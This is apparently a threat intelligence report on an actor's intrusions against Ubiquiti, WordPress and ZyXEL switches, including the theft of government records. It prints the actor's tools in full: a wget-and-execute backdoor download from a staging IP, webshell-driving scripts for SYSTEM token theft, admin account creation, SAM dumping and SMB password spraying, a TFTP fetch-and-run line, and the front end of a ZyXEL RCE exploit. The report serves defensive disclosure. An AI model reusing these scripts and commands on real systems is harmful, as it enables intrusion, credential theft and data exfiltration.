GreyNoise observes adversary activity through our Global Observation Grid (GOG), a network of sensors that draws attacker scanning and exploitation onto infrastructure we control. This lets us study adversary infrastructure, tooling, and tradecraft directly, without waiting for a victim investigation. GreyNoise has been tracking malicious use of an IP address since early June 2026 due to its frequent use in scans and attacks against a variety of technologies. We are withholding the exact IP address due to victim sensitivities and operational risk. Once these factors have been mitigated, GreyNoise will publish an update.
While numerous adversaries have commonalities, adversary behavior is not monolithic. One security opinion is that adversaries rotate through IP addresses such that blocking them is a fruitless endeavor. This may be true in certain situations, but we have observed several cases where it is not. GreyNoise has observed one particular IP address scanning and attacking our decoys for multiple years, however, we are confident that activity from 7 May 2026 onwards is associated with a single malicious cyber actor (MCA). This MCA is a suspected Chinese speaker possibly working in UTC+8 based on the operational timeline and copious amounts of Chinese language comments contained within their custom tools and scripts. The adversary is the same or related to “Red Heron” reported on by Acronis based on use of the same command and control (C2) domain, malware family, exploitation of Gitea in July, and other tactics, techniques, and procedures (TTPs). GreyNoise observed the MCA scanning and attacking a variety of technologies throughout the last few months. We detail a few of the more notable intrusions we observed including the theft of more than 18,000 sensitive records from a western government. Though we did not identify any specific artificial intelligence tools in use, GreyNoise suspects the MCA used a large language model (LLM) to generate their custom tools due to behavior patterns found in the code, the rapid iteration, and code comments. For example, between iterations of the same tool, some code functionality did not meaningfully change, but the actual content did:

These types of superficial changes are generally a waste of time for a human and a strong indicator the code was likely generated by a LLM.
In addition to the above findings, GreyNoise discovered the MCA targeted ZyXEL GS1900 Smart Managed Switches globally with a novel exploit of CVE-2026-7273. As of 17 September 2026, this is the first publicly documented case of exploitation in the wild of this vulnerability, which is also not on the Cybersecurity and Infrastructure Security Agency (CISA) Known Exploited Vulnerabilities (KEV) catalog at the time of publication. The MCA successfully exploited and exfiltrated sensitive data from 996 ZyXEL switches across 48 countries.
These observations and others are derived from data sourced from the GOG and adversary infrastructure.
Exploitation Timeline
.png)
Ubiquiti UniFi OS
On 12 June, the adversary attempted to exploit a chain of vulnerabilities (CVE-2026-34908, CVE-2026-34909, and CVE-2026-34910) to achieve remote code execution (RCE) against unpatched Ubiquiti devices. These vulnerabilities were added to the CISA KEV catalog on 23 June. The adversary attempted to coerce the targeted devices to download and execute a backdoor from a separate staging server:
wget http://74.48.66.73:9860/ssh -O /tmp/ssh && chmod +x /tmp/ssh && sudo -n chmod u+s /bin/bash && bash -p -c /tmp/ssh
The adversary made another attempt using a different URL on 15 June:
https://www.[redacted].com.tw/[redacted]/ssh
This URL appears to be compromised infrastructure associated with a Taiwanese manufacturing company. In the first round of exploitation using 74.48.66[.]73, a malicious backdoor (2ff2945b13a4cd0e9a65c85af29ea1539e162a516466c0de682dbf9f8a4000b1) was delivered to targets. This backdoor used p3.981666[.]xyz:6379 to establish a C2 channel.
WordPress
On or about 20 July, the adversary began targeting WordPress installations with the wp2shell exploit chain (CVE-2026-63030 and CVE-2026-60137). Unfortunately, they found success against at least 49 organizations across 29 countries primarily in small business and governmental sectors. In a red-on-red incident, the adversary also compromised a Russian state entity in Russia-occupied Ukraine. The most egregious data theft occurred against an identified western governmental organization involving more than 18,000 sensitive records stolen from its backend database. The following timeline describes that intrusion and is reconstructed using file modification timestamps which were preserved. Exact times may differ from an official forensic investigation.
WordPress Intrusion Timeline

powershell -c "Get-MpComputerStatus | Select-Object RealTimeProtectionEnabled,IoavProtectionEnabled,AntispywareEnabled,BehaviorMonitorEnabled | Format-List"

dir C:\\Windows\\Microsoft.NET\\Framework64\\v4* /b

certutil -hashfile C:\\Windows\\System32\\cmd.exe MD5

powershell -c "(Get-MpComputerStatus).AMProductVersion"

echo test123 > %TEMP%\\test_write.txt && type %TEMP%\\test_write.txt && del %TEMP%\\test_write.txt

net user

powershell.exe -NoProfile -Command "try{$s=Get-MpPreference;Write-Host RTP:$($s.DisableRealtimeMonitoring);Write-Host Excl:$($s.ExclusionPath -join \",\")}catch{Write-Host ERROR:$_}"

C:\\Windows\\System32\\net.exe user

wmic product where "name like \'%security%\' or name like \'%antivirus%\' or name like \'%defender%\'" get name 2>&1

C:\\Windows\\System32\\inetsrv\\appcmd.exe list site 2>&1

cd

netstat -an | findstr LISTENING

cmd /c "net user" 2>&1

reg query "HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Real-Time Protection" /v DisableRealtimeMonitoring 2>&1

echo OK > C:\\Windows\\Temp\\test_kp.txt && type C:\\Windows\\Temp\\test_kp.txt && del C:\\Windows\\Temp\\test_kp.txt 2>&1

sc query Spooler 2>&1

findstr /i "DB_PASSWORD DB_USER DB_HOST" C:\\inetpub\\Wordpress\\wp-config.php 2>&1

dir C:\\inetpub /b

reg query "HKLM\\SAM\\SAM\\Domains\\Account\\Users" 2>&1

reg query "HKLM\\SOFTWARE\\Policies\\Microsoft\\Windows\\SrpV2" 2>&1

powershell.exe -NoProfile -ep bypass -c "$ExecutionContext.SessionState.LanguageMode"

dir "C:\\Program Files\\MySQL" /b /s 2>&1

sc query type= service state= all | findstr /i mysql

sc qc a5Backup64 2>&1

powershell.exe -NoProfile -ep bypass -c "(New-Object Net.WebClient).DownloadString(\'http://httpbin.org/get\')" 2>&1
2026-07-22T02:31:12Z - 03:07:38Z: MCA uses at least 17 different variations of scripts in an attempt to bypass Microsoft’s Antimalware Scan Interface (AMSI), escalate privileges using Token Impersonation and Theft, create a local administrator account, and dump data from the registry.
#!/usr/bin/env python3
"""
尝试通过PowerShell反射加载GodPotato进行提权
方案:从GitHub下载GodPotato到内存,通过反射加载执行
"""
import urllib.request, ssl, urllib.parse, re, base64
ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE
opener = urllib.request.build_opener(urllib.request.HTTPSHandler(context=ctx))
shell_url = "https://[redacted]/wp-content/plugins/kapibala_plugin/kapibala_index.php"
def run(cmd):
url = shell_url + "?kpbl=" + urllib.parse.quote(cmd)
req = urllib.request.Request(url, headers={"User-Agent": "Mozilla/5.0"})
resp = opener.open(req, timeout=120)
body = resp.read().decode("utf-8", "replace")
m = re.search(r"CACHE_START(.*?)CACHE_END", body, re.DOTALL)
return m.group(1).strip() if m else body
# 方案1: 尝试用PowerShell内存加载PrintSpoofer
# 先测试PowerShell是否被AMSI拦截
print("=== Test AMSI ===")
r = run('powershell.exe -NoProfile -ep bypass -c "Write-Host AMSI_OK"')
print(r)
print()
# 方案2: 直接用PHP的COM对象 (Windows专属)
# WScript.Shell可以提权吗?不行,但可以测试
print("=== Test COM WScript.Shell ===")
# 通过PHP创建一个小脚本来测试COM
php_test = """<?php
if(class_exists('COM')){echo 'COM:YES';}else{echo 'COM:NO';}
echo "\\n";
// 测试proc_open以SYSTEM运行
$desc = array(0=>array("pipe","r"),1=>array("pipe","w"),2=>array("pipe","w"));
$proc = proc_open('whoami /priv', $desc, $pipes);
if($proc){
echo stream_get_contents($pipes[1]);
fclose($pipes[0]);fclose($pipes[1]);fclose($pipes[2]);
proc_close($proc);
}
"""
# 写到temp然后通过webshell调用
print(run('echo test > C:\\Windows\\Temp\\test_potato.txt && echo WRITE_OK'))
print()
# 方案3: 最简单 - 直接用certutil下载+执行
# 但这会被Defender拦。。。
# 方案4: 用PowerShell的NamedPipe + SeImpersonate做PrintSpoofer风格提权
# 这是纯PowerShell实现,不需要额外文件
print("=== PowerShell PrintSpoofer (in-memory) ===")
# 简化版:直接尝试用PowerShell的.NET反射做potato
# 先试试能不能执行较复杂的PS命令
ps_test = 'powershell.exe -NoProfile -ep bypass -c "$a=[Security.Principal.WindowsIdentity]::GetCurrent();Write-Host $a.Name;Write-Host ImpersonationLevel:$($a.ImpersonationLevel)"'
print(run(ps_test))
print()
# 尝试用 msbuild 执行C#代码(LOLBin,Defender一般不拦msbuild本身)
print("=== MSBuild available? ===")
print(run('dir C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\MSBuild.exe 2>&1'))
print()
# 方案5: 最稳的 - 用MSBuild执行内联C# Potato
print("=== Trying MSBuild Potato ===")
# 写一个MSBuild项目文件内含C# Potato代码
msbuild_xml = r'''<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
<Target Name="Run">
<Exec Command="cmd /c whoami > C:\Windows\Temp\potato_out.txt 2>&1" />
</Target>
</Project>'''
# 先写msbuild文件
cmd_write = 'echo ^<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003"^>^<Target Name="Run"^>^<Exec Command="cmd /c whoami ^> C:\\Windows\\Temp\\potato_out.txt 2^>^&1" /^>^</Target^>^</Project^> > C:\\Windows\\Temp\\test.proj'
print(run(cmd_write))
print(run('C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\MSBuild.exe C:\\Windows\\Temp\\test.proj /t:Run /nologo 2>&1'))
print(run('type C:\\Windows\\Temp\\potato_out.txt 2>&1'))
#!/usr/bin/env python3
"""
方案1: ImpersonateLoggedOnUser in-process
获取SYSTEM token后不创建新进程,而是在当前PS进程内impersonate
然后用.NET方法直接执行特权操作
"""
import urllib.request, ssl, urllib.parse, re, base64, time

ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE
opener = urllib.request.build_opener(urllib.request.HTTPSHandler(context=ctx))

base_url = "<REDACTED>"
shell_url = base_url + "/wp-content/plugins/kapibala_plugin/kapibala_index.php"
writer_url = base_url + "/wp-content/plugins/kapibala_plugin/fw.php"

def run(cmd):
    url = shell_url + "?kpbl=" + urllib.parse.quote(cmd)
    req = urllib.request.Request(url, headers={"User-Agent": "Mozilla/5.0"})
    resp = opener.open(req, timeout=300)
    body = resp.read().decode("utf-8", "replace")
    m = re.search(r"CACHE_START(.*?)CACHE_END", body, re.DOTALL)
    return m.group(1).strip() if m else body

def write_file(path, content):
    if isinstance(content, str):
        content = content.encode()
    b64 = base64.b64encode(content).decode()
    post_data = urllib.parse.urlencode({"f": path, "d": b64}).encode()
    req = urllib.request.Request(writer_url, data=post_data,
        headers={"User-Agent": "Mozilla/5.0", "Content-Type": "application/x-www-form-urlencoded"})
    resp = opener.open(req, timeout=30)
    return resp.read().decode()

# PowerShell脚本: 用GodPotato获取SYSTEM token,然后用ImpersonateLoggedOnUser
# 在当前进程内impersonate,用DirectoryServices.AccountManagement创建用户
ps_script = r'''
$outFile = "C:\Windows\Temp\imp_out.txt"
"[*] Starting in-process impersonation..." | Out-File $outFile

try {
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

    Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
using System.Security.Principal;

public class TokenHelper {
    [DllImport("advapi32.dll", SetLastError=true)]
    public static extern bool ImpersonateLoggedOnUser(IntPtr hToken);

    [DllImport("advapi32.dll", SetLastError=true)]
    public static extern bool RevertToSelf();

    [DllImport("advapi32.dll", SetLastError=true)]
    public static extern bool DuplicateTokenEx(IntPtr hExisting, uint access, IntPtr ta, int il, int tt, out IntPtr hNew);

    [DllImport("advapi32.dll", SetLastError=true)]
    public static extern bool OpenProcessToken(IntPtr proc, uint access, out IntPtr token);

    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr OpenProcess(uint access, bool inherit, int pid);

    [DllImport("kernel32.dll")]
    public static extern bool CloseHandle(IntPtr h);

    [DllImport("advapi32.dll", SetLastError=true)]
    public static extern bool SetThreadToken(IntPtr thread, IntPtr token);

    public static IntPtr GetSystemToken() {
        // 找到一个SYSTEM进程的token
        var procs = System.Diagnostics.Process.GetProcessesByName("winlogon");
        foreach(var p in procs) {
            IntPtr hProc = OpenProcess(0x0400, false, p.Id);
            if(hProc == IntPtr.Zero) continue;
            IntPtr hToken;
            if(OpenProcessToken(hProc, 0x0002 | 0x0004 | 0x0008, out hToken)) {
                IntPtr dupToken;
                if(DuplicateTokenEx(hToken, 0x02000000, IntPtr.Zero, 2, 2, out dupToken)) {
                    CloseHandle(hToken);
                    CloseHandle(hProc);
                    return dupToken;
                }
                CloseHandle(hToken);
            }
            CloseHandle(hProc);
        }
        return IntPtr.Zero;
    }
}
"@

    # 方法A: 直接从SYSTEM进程偷token并impersonate
    "[*] Trying direct token theft from winlogon..." | Out-File $outFile -Append
    $token = [TokenHelper]::GetSystemToken()
    "[*] Token handle: $token (err: $([Marshal]::GetLastWin32Error()))" | Out-File $outFile -Append

    if($token -ne [IntPtr]::Zero) {
        $r = [TokenHelper]::ImpersonateLoggedOnUser($token)
        "[*] ImpersonateLoggedOnUser: $r (err: $([Marshal]::GetLastWin32Error()))" | Out-File $outFile -Append
        $id = [Security.Principal.WindowsIdentity]::GetCurrent()
        "[*] Current identity: $($id.Name) (level: $($id.ImpersonationLevel))" | Out-File $outFile -Append

        if($id.Name -match "SYSTEM") {
            "[+] GOT SYSTEM IN CURRENT THREAD!" | Out-File $outFile -Append

            # 现在我们是SYSTEM,直接用.NET创建用户
            try {
                Add-Type -AssemblyName System.DirectoryServices.AccountManagement
                $ctx = New-Object System.DirectoryServices.AccountManagement.PrincipalContext([System.DirectoryServices.AccountManagement.ContextType]::Machine)
                $user = New-Object System.DirectoryServices.AccountManagement.UserPrincipal($ctx)
                $user.Name = "kapibala2"
                $user.SetPassword("<REDACTED>")
                $user.Enabled = $true
                $user.Save()
                "[+] User kapibala2 created!" | Out-File $outFile -Append

                # 加入管理员组
                $group = [System.DirectoryServices.AccountManagement.GroupPrincipal]::FindByIdentity($ctx, "Administrators")
                $group.Members.Add($user)
                $group.Save()
                "[+] Added to Administrators!" | Out-File $outFile -Append
            } catch {
                "[!] User creation error: $_" | Out-File $outFile -Append
            }

            # 读取SAM
            try {
                $sam = reg save HKLM\SAM C:\Windows\Temp\sam.hiv /y 2>&1
                "[*] SAM save: $sam" | Out-File $outFile -Append
            } catch {
                "[!] SAM error: $_" | Out-File $outFile -Append
            }
        }

        [TokenHelper]::RevertToSelf()
        [TokenHelper]::CloseHandle($token)
    } else {
        "[-] Could not get SYSTEM token directly (Access Denied expected)" | Out-File $outFile -Append

        # 方法B: 用GodPotato获取token然后impersonate
        "[*] Falling back to GodPotato method..." | Out-File $outFile -Append
        $bytes = (New-Object Net.WebClient).DownloadData("https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe")
        $asm = [System.Reflection.Assembly]::Load($bytes)
        "[*] GodPotato loaded" | Out-File $outFile -Append

        # GodPotato没有直接暴露token的API,它只能CreateProcessWithTokenW
        # 需要修改方法...
        # 尝试用GodPotato执行一个PowerShell命令来impersonate
        [string[]]$a = @("-cmd", "powershell.exe -NoProfile -c `"[Security.Principal.WindowsIdentity]::GetCurrent().Name | Out-File C:\Windows\Temp\god_id.txt`"")
        $asm.EntryPoint.Invoke($null, @(,$a))
        Start-Sleep 3
        "[*] GodPotato executed" | Out-File $outFile -Append
    }
} catch {
    "ERROR: $_ `n$($_.Exception.InnerException)" | Out-File $outFile -Append
}
'''

print("[*] Writing impersonation script...")
write_file("C:\\Windows\\Temp\\imp.ps1", ps_script)

print("[*] Executing (in-process impersonation)...")
result = run('powershell.exe -NoProfile -ep bypass -File C:\\Windows\\Temp\\imp.ps1 2>&1')
print(f"PS output: {result[:300]}")
print()

time.sleep(3)

print("[*] Impersonation log:")
print(run('type C:\\Windows\\Temp\\imp_out.txt 2>&1'))
print()

print("[*] Check user:")
print(run('net user kapibala2 2>&1'))
print()

print("[*] Check SAM hive:")
print(run('dir C:\\Windows\\Temp\\sam.hiv 2>&1'))
2026-07-22T03:17:41Z: MCA used a custom tool to search for cleartext credentials in readable files. This produced usable findings including credentials to a backend SQL database.
#!/usr/bin/env python3
import urllib.request, ssl, urllib.parse, re, base64

ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE
opener = urllib.request.build_opener(urllib.request.HTTPSHandler(context=ctx))

base_url = "https://[redacted]"
shell_url = base_url + "/wp-content/plugins/kapibala_plugin/kapibala_index.php"

def run(cmd):
    url = shell_url + "?kpbl=" + urllib.parse.quote(cmd)
    req = urllib.request.Request(url, headers={"User-Agent": "Mozilla/5.0"})
    resp = opener.open(req, timeout=120)
    body = resp.read().decode("utf-8", "replace")
    m = re.search(r"CACHE_START(.*?)CACHE_END", body, re.DOTALL)
    return m.group(1).strip() if m else body

# 1. GoLive ASP连接字符串 (经典ASP站点很可能有硬编码密码)
print("="*60)
print("[1] GoLive/GlobalVariablesTest.asp (数据库连接)")
print("="*60)
print(run('type C:\\inetpub\\GoLive\\GlobalVariablesTest.asp 2>&1'))
print()

# 2. GoLive登录函数
print("="*60)
print("[2] GoLive/loginfunctions.asp")
print("="*60)
r = run('type C:\\inetpub\\GoLive\\loginfunctions.asp 2>&1')
print(r[:3000])
print()

# 3. Entrust DLL配置 (完整)
print("="*60)
print("[3] <REDACTED>.Bespoke.[redacted].Entrust.dll.config")
print("="*60)
print(run('type C:\\inetpub\\GoLive\\<REDACTED>.Bespoke.[redacted].Entrust.dll.config 2>&1'))
print()

# 4. FormsTest.exe.config
print("="*60)
print("[4] FormsTest.exe.config")
print("="*60)
print(run('type C:\\inetpub\\GoLive\\FormsTest.exe.config 2>&1'))
print()

# 5. NR3Update配置
print("="*60)
print("[5] NR3Update 目录")
print("="*60)
print(run('dir C:\\inetpub\\NR3Update /b 2>&1'))
print()

# 6. APIs子目录配置
print("="*60)
print("[6] APIs\\NR3API")
print("="*60)
print(run('dir C:\\inetpub\\APIs\\NR3API /b 2>&1'))
print()

# 7. 搜索所有含password的配置文件
print("="*60)
print("[7] 全局密码搜索")
print("="*60)
print(run('findstr /si "password pwd passwd conn" C:\\inetpub\\GoLive\\*.asp C:\\inetpub\\GoLive\\*.config 2>&1')[:3000])
print()

# 8. Backup目录
print("="*60)
print("[8] Backup目录")
print("="*60)
print(run('dir C:\\inetpub\\Backup /b 2>&1'))
print()

# 9. FTP root
print("="*60)
print("[9] ftproot")
print("="*60)
print(run('dir C:\\inetpub\\ftproot /b 2>&1'))
2026-07-22T03:30:41Z: MCA used a custom tool to “pack the loot” (stolen files) by using PowerShell to create and stage a ZIP archive in a web-reachable path.
2026-07-22T03:31:25Z: MCA downloads the previously staged ZIP archive which contains source code, credentials, and additional sensitive information.
2026-07-22T04:02:01Z: MCA operationalizes the stolen credentials by conducting password spraying using custom tools. The adversary successfully gains access to an internal SQL database.
2026-07-22T04:08:32Z: MCA produces and executes two tools to bulk extract sensitive information from the SQL server. The tools use similar archiving and staging procedures as previously noted.
2026-07-22T04:09:20Z: MCA downloads the data they stole from the SQL database. At minimum, 18,566 records including accounts, plaintext passwords, and personally identifiable information (PII) associated with law enforcement and government agencies.
2026-07-22T05:36:41Z: MCA resumes activity and attempts broader password spraying internally and continues operations until at least 06:01:40Z.
#!/usr/bin/env python3
import urllib.request, ssl, urllib.parse, re, base64, time

ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE
opener = urllib.request.build_opener(urllib.request.HTTPSHandler(context=ctx))

base_url = "<REDACTED>"
shell_url = base_url + "/wp-content/plugins/kapibala_plugin/kapibala_index.php"
writer_url = base_url + "/wp-content/plugins/kapibala_plugin/fw.php"

def run(cmd):
    url = shell_url + "?kpbl=" + urllib.parse.quote(cmd)
    req = urllib.request.Request(url, headers={"User-Agent": "Mozilla/5.0"})
    resp = opener.open(req, timeout=120)
    body = resp.read().decode("utf-8", "replace")
    m = re.search(r"CACHE_START(.*?)CACHE_END", body, re.DOTALL)
    return m.group(1).strip() if m else body

def write_file(path, content):
    if isinstance(content, str):
        content = content.encode()
    b64 = base64.b64encode(content).decode()
    post_data = urllib.parse.urlencode({"f": path, "d": b64}).encode()
    req = urllib.request.Request(writer_url, data=post_data,
        headers={"User-Agent": "Mozilla/5.0", "Content-Type": "application/x-www-form-urlencoded"})
    resp = opener.open(req, timeout=30)
    return resp.read().decode()

ps_script = '''$out = ""

# SMB到SQL Server (192.168.200.22) 测试凭据
$target = "192.168.200.22"

$creds = @(
    @("Administrator", "<REDACTED>"),
    @("Administrator", "<REDACTED>"),
    @("Administrator", "<REDACTED>"),
    @("Administrator", "<REDACTED>"),
    @("Administrator", "<REDACTED>"),
    @("Administrator", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>")
)

$out += "[*] SMB spray to $target...`n"
foreach($c in $creds) {
    $u = $c[0]; $p = $c[1]
    # 先清理旧连接
    net use * /delete /y 2>&1 | Out-Null
    $r = net use "\\\\$target\\IPC$" /user:$u $p 2>&1 | Out-String
    if($r -match "command completed") {
        $out += "[+] SUCCESS: $u / $p`n"
        $shares = net view "\\\\$target" 2>&1 | Out-String
        $out += "  Shares: $shares`n"
        net use "\\\\$target\\IPC$" /delete /y 2>&1 | Out-Null
    } else {
        $errMsg = $r.Trim() -replace "`r`n"," "
        if($errMsg.Length -gt 100) { $errMsg = $errMsg.Substring(0,100) }
        $out += "  [-] $u / $p : $errMsg`n"
    }
}

# 也测试本机
$out += "`n[*] SMB spray to localhost (<REDACTED>)...`n"
$localCreds = @(
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>"),
    @("<REDACTED>", "<REDACTED>")
)
foreach($c in $localCreds) {
    $u = $c[0]; $p = $c[1]
    net use * /delete /y 2>&1 | Out-Null
    $r = net use "\\\\localhost\\IPC$" /user:$u $p 2>&1 | Out-String
    if($r -match "command completed") {
        $out += "[+] LOCAL SUCCESS: $u / $p`n"
        net use "\\\\localhost\\IPC$" /delete /y 2>&1 | Out-Null
    }
}

$out += "`n[*] Done.`n"
[IO.File]::WriteAllText("C:\Windows\Temp\smb_spray.txt", $out)
Write-Host "DONE"
'''

print("[*] Writing SMB spray script...")
write_file("C:\\Windows\\Temp\\smb_spray.ps1", ps_script)

print("[*] Executing SMB spray...")
result = run('powershell.exe -NoProfile -ep bypass -File C:\\Windows\\Temp\\smb_spray.ps1 2>&1')
print(f"  {result}")
print()

time.sleep(2)
print("[*] Results:")
print(run('type C:\\Windows\\Temp\\smb_spray.txt'))
The MCA continued to exploit the aforementioned WordPress vulnerabilities against numerous other entities until refocusing their efforts against additional technologies. Victims of WordPress exploitation included numerous governments and small businesses in the following countries, however, none appeared as severe as the above:
ZyXEL GS1900 Switches
On or about 17 August, the MCA exploited and exfiltrated sensitive information including configurations, root level credentials (hashed), and networking information from 996 ZyXEL GS1900 Smart Managed Switches in 48 countries.
The exploit code was contained within a Python script which was heavily obfuscated by the commercial obfuscation tool PyArmor. Deobfuscation was accomplished thanks in part to the MCA leaving in place a runtime which pinned the script to PyArmor 6.7.5, a legacy version released in 2021. After deobfuscating the script, we decompiled the resulting bytecode and discovered the script’s sole purpose is to exploit a recently published vulnerability (CVE-2026-7273) impacting ZyXEL GS1900 Smart Managed Switches. While the script explicitly targets firmware versions 2.10-2.90 of the GS1900-24, it does provide command line options (e.g. libc base address, global offsets), for targeting other firmware in scope for the vulnerability:
ap = argparse.ArgumentParser(
    description='Zyxel GS1900 Pre-Auth RCE',
    formatter_class=argparse.RawDescriptionHelpFormatter,
    epilog=("Examples:\n"
            "  %(prog)s http://192.168.1.1 'echo rce>/tmp/pwned'\n"
            "  %(prog)s https://192.168.1.1 '/bin/busybox telnetd -p 2323 -l /bin/sh'\n"
            "  %(prog)s http://192.168.1.1 -m stack -n 5000 'id>/tmp/id'\n\n"
            "Notes:\n"
            "  Command must not contain: & (0x26), = (0x3D), newline, null byte.\n"
            "  GOT mode is deterministic (1 request). Stack mode is ASLR brute-force (~2048 avg)."))
ap.add_argument('url', help='target URL (http://ip or https://ip:port)')
ap.add_argument('command', help='command to execute')
ap.add_argument('-m', '--mode', choices=['got', 'stack', 'auto'], default='auto',
                help='got=deterministic, stack=ASLR brute-force, auto=fingerprint then decide')
ap.add_argument('-n', '--attempts', type=int, default=10000,                 help='max attempts for stack mode (default: 10000)')
ap.add_argument('--libc', type=lambda v: int(v, 0), default=None, help='libc base address override')
ap.add_argument('--req-params', type=lambda v: int(v, 0), default=None, help='reqParameters address override')
ap.add_argument('--strcmp-got', type=lambda v: int(v, 0), default=None, help='strcmp GOT address override')
ap.add_argument('--system-off', type=lambda v: int(v, 0), default=None, help='system() offset in libc override')
ap.add_argument('--no-fingerprint', action='store_true')
args = ap.parse_args()

parsed = urlparse(args.url)
use_ssl = parsed.scheme == 'https'
host = parsed.hostname
port = parsed.port or (443 if use_ssl else 80)
cmd_bytes = args.command.rstrip().encode()
check_bytes(cmd_bytes, 'command')
print('[*] Zyxel GS1900 Pre-Auth RCE', flush=True)
print(f'[*] Target:  {parsed.scheme}://{host}:{port}', flush=True)
mode = args.mode
req_params = args.req_params or DEF_REQ_PARAMS
strcmp_got = args.strcmp_got or DEF_STRCMP_GOT
libc = args.libc
system_off = SYSTEM_OFF
The MCA used the exploit to execute the Trivial File Transfer Protocol (TFTP) tool to get a custom collector script c from the adversary’s infrastructure:
sh -c tftp -gr c -l /1 <REDACTED> 6969;/bin/sh /1
The collection tool’s final act is staging the collected data for retrieval:
cp /tmp/info /home/web/tmp/info.txt
While the credentials were hashed, 564 of the victims had factory default credentials.
Indicators of Compromise